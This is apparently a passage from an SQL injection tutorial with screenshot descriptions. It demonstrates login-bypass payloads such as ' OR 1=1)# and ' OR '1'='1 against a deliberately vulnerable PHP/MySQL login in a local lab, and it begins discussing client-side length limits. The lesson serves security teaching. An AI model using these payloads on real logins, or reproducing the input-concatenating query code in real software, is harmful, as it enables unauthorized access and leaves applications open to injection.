
A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.php`. The login form has a "User Name:" field containing the text `' or 1=1#` and a "Password:" field which is empty. A "send" button is located below the password field. A yellow message box at the bottom of the page displays the text "Logged in".

After it comes the hashmark:




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. The login form has a "User Name:" field containing the text `' or 1=1#` and a "Password:" field which is empty. A "send" button is located below the password field. A yellow message box at the bottom of the page displays the text "Logged in".


And it works just as well:



And finally comes the slash star:




It is not working, we get a syntax error again. MySQL expects the closing tag as well:



Classic login bypass with brackets

Some developers like to use brackets because this way it is easier to follow the code by eye, so the bracket can appear even in as simple queries as the logon screen. But brackets naturally appear in more difficult queries, like searching forms, where large queries with multiple filters are used. For this example use the same sql.html code as before:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User Name: <input type="text" id="username" name="username"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```




And modify the sql.php code, to use brackets:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
```

```

$query = "SELECT * FROM tbl1 WHERE (username='" .
        $_POST['username'] . "') AND (password='" .
        $_POST['password'] . "');";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



The screenshot shows a web browser window with the address bar displaying 'C:\xampp\htdocs\mysql\sql2\sql.php -'. The browser's address bar shows the file path. The page content displays a PHP script execution error. The error message is 'Connection ERROR'. The script is a PHP file named 'sql.php' located at 'C:\xampp\htdocs\mysql\sql2\sql.php'. The script attempts to connect to a MySQL database using the following code:

```

1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE (username='" .
12         $_POST['username'] . "') AND (password='" .
13         $_POST['password'] . "');";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```


The error message 'Connection ERROR' is displayed in red text. The script is a PHP file named 'sql.php' located at 'C:\xampp\htdocs\mysql\sql2\sql.php'. The script attempts to connect to a MySQL database using the following code:

During the previous example if you used the input ' OR '1'=1 only in the username field the following SQL were built:

```
SELECT * FROM tbl1 WHERE username=' OR '1'=1' AND password='YYYYYYYY';
```


Now we get a bit different:

```
SELECT * FROM tbl1 WHERE (username=' OR '1'=1') AND (password='YYYYYYYY');
```



A screenshot of a web browser showing a login page. The address bar displays 'http://192.168.168.111:8888/mysql/sql2/sql.html'. The 'User Name:' field contains the text ' or '1'=1'. The 'Password:' field is empty. A 'send' button is visible below the fields.

But the result is exactly the same, we are not able to log in.




A screenshot of a web browser showing a login page. The address bar displays 'http://192.168.168.111:8888/mysql/sql2/sql.php'. Below the login fields, a message reads 'Wrong username or password'.

Then we tried to write the same input to the password field and we got the following query:

```
SELECT * FROM tbl1 WHERE username='' AND password=' OR '1'=1';
```


Again in this case we get a bit different:

```
SELECT * FROM tbl1 WHERE (username='') AND (password=' OR '1'=1');
```




A screenshot of a web browser showing a login page. The address bar displays 'http://192.168.168.111:8888/mysql/sql2/sql.html'. The 'User Name:' field is empty. The 'Password:' field contains ten black dots, indicating a masked password. A 'send' button is visible below the fields.


During the previous example we were able to log in, but now we could not. Why? Previously we were able to log in because all the logical expressions were at the same precedence level, so they were executed from left to right:




Now they are not. Because of the brackets the precedence changes:



As one can see the AND stands between the two logical expressions, so both of them MUST BE true for the whole result to be true. Otherwise we got error message again.



But if we write the same input to both text boxes, we will be able to log in.



← → http://192.168.168.111:8888/mysql/sql2/sql.html


User Name:

Password:


The resultant query will look as follows:

SELECT * FROM tbl1 WHERE (username=" OR '1'='1') AND (password=" OR '1'='1');

And here is the result:




It is because in this case both sides of the query will be true:



Another possible solution, if someone can only use the first input box, is to comment the remaining part of the query. We know from the earlier example that the hasmark (#) and the minus minus something are the two comment signs that can be used if the MySQL database is the background.

I choose the hashmark (#) as first experiment. Let us try the ' **OR 1=1#** as input that we have already used, and worked fine in the first example:



http://192.168.168.111:8888/mysql/sql2/sql.html


User Name:

Password:

Of course we get a syntax error message because the query built is the following:


```
SELECT * FROM tbl1 WHERE (username=' OR 1=1#') AND (password=' OR '1'='1'');
```

As one can see there is an open bracket, but the closing bracket is commented.



Then try to close the open bracket in our injection. So try the following input ' **OR 1=1)#**
With this input one will get the following resultant query:

```
SELECT * FROM tbl1 WHERE (username=' OR 1=1)#') AND (password='');
```





http://192.168.168.111:8888/mysql/sql2/sql.html


User Name:

Password:


As we can see this time the query is working well, so we will be able to log in:



We can try the other comment sign, the minus minus something as well. So based on the results of the hashmark we can use the next input: ' OR 1=1)--
(There must be at least a space after the two minus signs.)




We will be able to log in again:



The resultant query become:

```
SELECT * FROM tbl1 WHERE (username=' OR 1=1)-- ' ) AND (password='');
```




Classic login bypass with user side filters

In many cases developers are using client side filtering to "defend" their application against SQL injection. I have already heard things like the field can not be attacked by SQL injection, because the user can only choose values from a combo box, and can not type anything. Also many times user side regexp or other filters are used to filter this type of attack.

Now as a very simple example of user side filtering I added a maxlength parameter both to the username and password fields, what limits the number of characters to five too short to do an SQL injection. The new sql.html code will be the following:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"
maxlength=5/><br/>
  Password: <input type="password" id="password" name="password"
maxlength=5/><br/>
  <input type="submit" value="send">
</form>
</body>
```



